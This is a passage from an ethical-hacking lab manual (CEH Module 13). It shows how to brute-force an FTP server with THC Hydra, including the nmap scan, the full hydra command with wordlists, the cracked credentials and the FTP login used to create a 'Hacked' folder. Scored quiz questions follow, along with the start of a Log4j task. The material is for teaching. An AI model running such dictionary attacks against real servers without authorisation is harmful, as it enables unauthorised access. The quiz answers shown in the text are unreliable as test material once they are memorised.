
```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:00 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
[root@parrot]~$ #ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): james
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp>
```

17. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
18. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.


19.



20. Navigate to **CEHv13 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

21. Press **Ctrl+C** to copy the folder.


22.



23. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

24. Press **Ctrl+V** to paste the folder.

25.



26. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
27. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.
28. The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.

29.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray with icons for volume, battery, and date/time (Thu Mar 14, 01:22). The desktop background features a dark, abstract network-like pattern. A terminal window titled "sudo su - Parrot Terminal" is open in the top right, showing the command "#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11". The terminal output indicates that Hydra is running a password cracking attack on an FTP server at 10.10.1.11, using wordlists for usernames and passwords. Below the terminal, a file browser window is visible, showing a directory structure with folders like "Wordlists", "CEHv13 Module 13", "Hacking Web Servers", "Trash", and "README/license". The bottom of the screen has a dock with icons for "Menu" and "sudo su - Parrot Termi...".

30. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords.
31. This might take some time to complete.
32. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.

33.

The screenshot shows a terminal window titled "hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Term". The terminal output indicates that Hydra v9.4 was run against an FTP server at 10.10.1.11. It found 3 valid password combinations:

- [21][ftp] host: 10.10.1.11 login: Martin password: apple
- [21][ftp] host: 10.10.1.11 login: Jason password: qwerty
- [21][ftp] host: 10.10.1.11 login: Shiela password: test

The terminal prompt is now back at the root level: [root@parrot]~[/home/attacker].

34. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
35. In the terminal window, run **ftp [IP Address of Windows 11]**.
36. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
37. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

38.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The terminal displays the output of the Hydra tool, which is performing a password cracking attack on an FTP service at 10.10.1.11. It lists several user accounts and their corresponding login attempts and success rates. After the attack completes, the user logs into the FTP server using the "Martin" account and password "apple".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11    login: Martin    password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11    login: Jason     password: qwerty
[21][ftp] host: 10.10.1.11    login: Shiela    password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

39. Now, you can remotely access the FTP server hosted on the **Windows 11** machine.

40. Run **mkdir Hacked** to remotely create a directory named **Hacked** on the **Windows 11** machine through the **ftp** terminal.

41.


The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The terminal displays the output of a Hydra attack against an FTP service on port 21. The attack was successful, finding 3 valid passwords: "apple", "qwerty", and "test". After the attack, the user logs into the FTP server as "Martin" and creates a directory named "Hacked".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~[/home/attacker]
[root@parrot]# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```

42. Click [Windows 11](#) to switch to the **Windows 11** machine and navigate to **C:\FTP**.

43. View the directory named **Hacked**, as shown in the screenshot:

44.



45. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

46. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.

47. Enter **help** to view all other commands that you can use through the FTP terminal.

48.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The window has a dark theme with a green header bar. The terminal window itself has a black background with white text. At the top of the terminal, it says "Remote system type is Windows\_NT.". Below that, the user has entered several commands:

```
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:
!
$      edit      lpage      nlist      rcvbuf      struct
account  epsv      lpwd       nmap       recv        sunique
append   epsv4     ls         ntrans     reget       system
ascii    epsv6     macdef    open       remopts    tenex
bell     exit      mdelete   page       rename     throttle
binary   features  mdir      passive   reset      trace
bye     fget      mget      pdir      restart   type
case    form      mkdir     pls       rhelp     umask
cd      ftp       mls       pmlsd    rmdir     unset
cdup   gate      mlsd     preserve  rstatus   usage
chmod  glob      mode      progress  runique  user
close   hash      modtime  prompt   send     verbose
cr     help      more     proxy    sendport ?
debug  idle      mput     put      set
delete image     mreget   quit    size
dir    Hacking Web lcd      msend   quote
disconnect less     newer   rate    sndbuf
ftp>
```

At the bottom of the terminal window, there is a menu bar with "Menu" and the title "ftp 10.10.1.11 - Parrot ...".

49. On completing the task, enter **quit** to exit the ftp terminal.

50.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The window displays the following text:

```
257 "Hacked" directory created.  
ftp> help  
Commands may be abbreviated. Commands are:  
  
!      edit      lpage      nlist      rcvbuf      struct  
$      epsv      lpwd       nmap       recv       sunique  
account  epsv4     ls        ntrans     reget      system  
append   epsv6     macdef    open       remopts     tenex  
ascii    exit      mdelete   page      rename      throttle  
bell    features  mdir      passive   reset      trace  
binary   fget      mget      pdir      restart     type  
bye     form      mkdir     pls       rhelp      umask  
case    ftp       mls       pmlsd    rmdir      unset  
cd      gate      mlsd     preserve  rstatus     usage  
cdup   get       mlst     progress  runique    user  
chmod   glob      mode     proxy    sendport   verbose  
close   hash      modtime  more     put       xferbuf  
cr     help      idle     mput     pwd       ?  
debug   image     mreget   msend    quote     set  
delete  lcd      newer    newer    rate      size  
dir    disconnect less  
ftp> quit  
[root@parrot]~[/home/attacker]  
#
```

51. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
52. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

#### Question 13.2.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Note: The wordlist file is located at CEHv13 Module 13 Hacking Web Servers/Wordlists. Enter the password of the user Martin.

Score

#### Question 13.2.1.2

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Enter the name of the user with the password "qwerty."

Score

---


## Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

